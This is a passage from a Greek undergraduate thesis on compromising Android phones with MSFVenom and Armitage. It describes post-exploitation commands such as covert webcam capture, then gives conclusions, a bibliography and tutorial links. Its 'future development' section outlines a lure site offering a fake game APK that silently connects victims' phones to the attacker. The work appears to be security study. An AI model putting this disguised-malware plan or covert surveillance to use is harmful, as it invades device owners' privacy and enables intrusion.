




Εικόνα 31.

## Εντολή check\_root

Εμφανίζει αν η συσκευή είναι rooted ή όχι. (Εικόνα 32)




Εικόνα 32.

## Αποτελέσματα εισβολής μέσω του Armitage

Στις παρακάτω εικόνες θα παρατεθούν κάποια παραδείγματα με εντολές που δείχνουν ότι υπάρχει σύνδεση στο κινητό του θύματος.

### Εντολή check\_root


Εμφανίζει αν η συσκευή είναι rooted ή όχι. (Εικόνα 33)




Εικόνα 33.

### Εντολή webcam\_snap

Μέσω αυτής της εντολής η συσκευή τραβάει μια φωτογραφία χωρίς βέβαια ο χρήστης να το καταλάβει ή να πατήσει κάποιο κουμπί της συσκευής. (Εικόνες 33,34)



Εικόνα 33.



Εικόνα 34.

## 9. Συμπεράσματα

Συμπερασματικά όσο αναφορά το πρακτικό μέρος σε αυτή τη πτυχιακή, μαζί με το θεωρητικό μέρος, μπορεί να αναφερθούν τα παρακάτω συμπεράσματα.

Ένα βασικό μέρος της πτυχιακής αυτής ήταν το λειτουργικό σύστημα Android και η προσπάθεια εκμετάλλευσης του μέσω του MSF Venom και του Armitage. Αναλυτικότερα, έγινε προσπάθεια ανάλυσης όλων των λειτουργιών του Android, της χρήσης του, των αδυναμιών του και των δυνατοτήτων του. Επίσης έγινε σύγκριση και με άλλα λειτουργικά και παρουσιάστηκε η διαδικασία χρήσης του MSF Venom και του Armitage. Μέσω του λειτουργικού συστήματος Kali Linux που εμπεριέχει τα προγράμματα MSF Venom και Armitage, χρησιμοποιώντας έναν υπολογιστή περιγράφηκε ο τρόπος με τον οποίο γίνεται μια εισβολή σε ένα λειτουργικό σύστημα android που βρίσκεται σε μια συσκευή και πως αποκτάτε απομακρυσμένη πρόσβαση σε αυτή.

Επίσης παρουσιάστηκαν επιθέσεις, ευπάθειες και τρόποι αποφυγής τους, που έχει το Android και εξηγήθηκαν οι λόγοι που αυτές έχουν δημιουργηθεί. Τέλος, έγινε παρουσίαση του τρόπου που μπορεί να αποκτηθεί πρόσβαση σε κινητά άλλων και να υποκλαπούν προσωπικά δεδομένα που υπάρχει περίπτωση να βρίσκονται στο κινητό του θύματος μέσω του MSF Venom και του Armitage.

Κλείνοντας, αυτό που γίνεται κατανοητό είναι ότι το Android αν και αποτελεί το πιο διαδεδομένο λειτουργικό, δε σταματάει να αποτελεί εύκολο στόχο για όσους θέλουν να του επιτεθούν.

## 10. Μελλοντική ανάπτυξη

Κάποιες μελλοντικές βελτιώσεις και αλλαγές που θα μπορούσαν να γίνουν είναι να δημιουργηθεί μια ιστοσελίδα όπου ο επιτιθέμενος θα την στέλνει στα υποψήφια θύματα του με σκοπό να την επισκεφτούν και να κατεβάσουν ένα υποτιθέμενο καινούργιο παιχνίδι που όμως μέσα θα περιέχει ένα αρχείο apk. ώστε με το που το εγκαταστήσουν στη συσκευή τους να γίνεται απευθείας σύνδεση με τον υπολογιστή του. Επίσης το εικονίδιο του αρχείου και το περιεχόμενο του θα μπορούσε να αλλάξει, χωρίς αυτό να σημαίνει ότι θα σταματούσε να κάνει τις λειτουργίες που χρειάζεται για να εισβάλει ο επιτιθέμενος στο κινητό, μέσω του Android studio για να ξεγελάει τα υποψήφια θύματα και να φαίνεται όντως σαν μια εφαρμογή παιχνιδιού.

## **11. Βιβλιογραφία**

1. W. Stallings, Operating Systems: Internals and Design Principles, 2011
2. A. Silberschatz, G. Gagne, P.B. Galvin, Operating System Concepts, John Wiley & Sons, 2011
3. M.E. Russinovich, D.A. Solomon, A. Ionescu, Windows Internals, Microsoft Press, 2009
4. Windows Phone 8 Unleashed, Daniel Vaughan 2013
5. Windows 10 Primer Mike Halsey, 2015
7. iOS 8: A Take Control Crash Course Josh Centers 2015
8. Apple iOS 9: Beginner's Guide 2015
9. iOS 11 REVIEW Macworld, Snell, Jason A. 2017
10. Android on the Rise. Goldsborough, Reid Tech Directions.2014
11. Andrew Hoog. 2011 Android Forensics
12. Gilski, Przemyslaw, Stefanski, Jacek 2015 TEM Journal.
13. Priya C., Prof. Rajesh W. 2012
14. Song M., Xiong W., & Fu X. Research on architecture of multimedia and its design based on android. In Internet Technology and Applications 2010.
15. Zigurd R. Mednieks, Laird Dornin, G. Blake Meike, Masumi N. 2012 Programming android
16. Gilbert P., Sujeet S. Advances in Digital Forensics XIII 2017

17. Enck W., Ongtang M., & McDaniel P. D. Understanding Android Security. IEEE security & privacy (2009)
18. Segan T., Sascha N. 2011 PC Magazine
19. PCWorld Android Ice Cream Sandwich Superguide
20. Nikolay E. Android Security Internals: An In-Depth Guide to Android's Security Architecture 2015
21. Harvani B.M Android Programming Unleashed 2013
22. Chris K. Google Nexus 7: Android 4.4 KitKat Edition 2014
23. Dashevsky K., Evan R. 2015 PCWorld
24. Stern M., Joanna I. 2015 Wall Street Journal
25. Xiaofeng C., Dongdai L., Moti Y. Information Security and Cryptology: 13th International Conference 2017
26. Rami R. Linux Kernel Networking: Implementation and Theory
27. Montelibano J. Dormann W. How We Discovered Thousands of Vulnerable Android Apps in 1 Day, RSA Conference 2015
28. Network and System Security John R. Vacca 2014
29. A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone, Jalal B. Hur, Jawwad A. Shamsi 2017
30. Wallace J. An Introduction to Android 7.0 Nougat
31. Chin E., Wagner D. WebView Vulnerabilities in Android Applications 2013
32. Vijay K.V. Mobile Application Penetration Testing 2016
33. Anmol M., Abhishek D Android Security: Attacks and Defenses 2013
34. T. Wilhelm, Professional Penetration Testing: Creating and Learning in a Hacking Lab 2013
35. Zhou Y., & Jiang X. Dissecting android malware: Characterization and evolution 2012
36. Eddy h., Max b. PC Magazine 2017

37. K. Day inside the Security Mind: Making the Tough Decisions 2003
38. A survey on security issues, vulnerabilities and attacks in Android based smartphone Jalal B. Hur, Jawwad A. Shamsi 2017
39. S Karthick, Sumitra Binu, Android security issues and solutions, 2017
40. Analysis of Latest Vulnerabilities in Android Umasankar 2017
41. Faysal Hossain Shezan, Syeda Farzia Afroze, Anindya Iqbal, Vulnerability detection in recent Android apps: An empirical study 2017
42. PATTERSON, BEN, PCWorld. 2017, Ways to keep your Android phone secure
43. Hongliang Liang, Dongyang Wu, Jiuyun Xu, Hengtai Ma, Survey on Privacy Protection of Android Devices 2016
44. Nikolay E., Android Security Internals 2014
45. Keith M., Scott A., Android Security Cookbook 2013
46. Sheran G., Android Apps Security 2012
47. Parvez F., Ammar B., Vijay L., Android Security: A Survey of Issues, Malware Penetration, and Defenses
48. Penetration Testing: A Hands-On Introduction to Hacking, Georgia Weidman, 2014
49. Analysis of Latest Vulnerabilities in Android Umasankar 2017

### **Διαδικτυακές Πηγές :**

1. <https://resources.infosecinstitute.com/lab-hacking-an-android-device-with-msfvenom/>
2. <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>
3. <https://www.offensive-security.com/metasploit-unleashed/armitage-setup/>
4. <https://www.hackthis.co.uk/forum/hacking-security/tutorials-articles/1547-how-to-use-armitage-on-kali-linux>

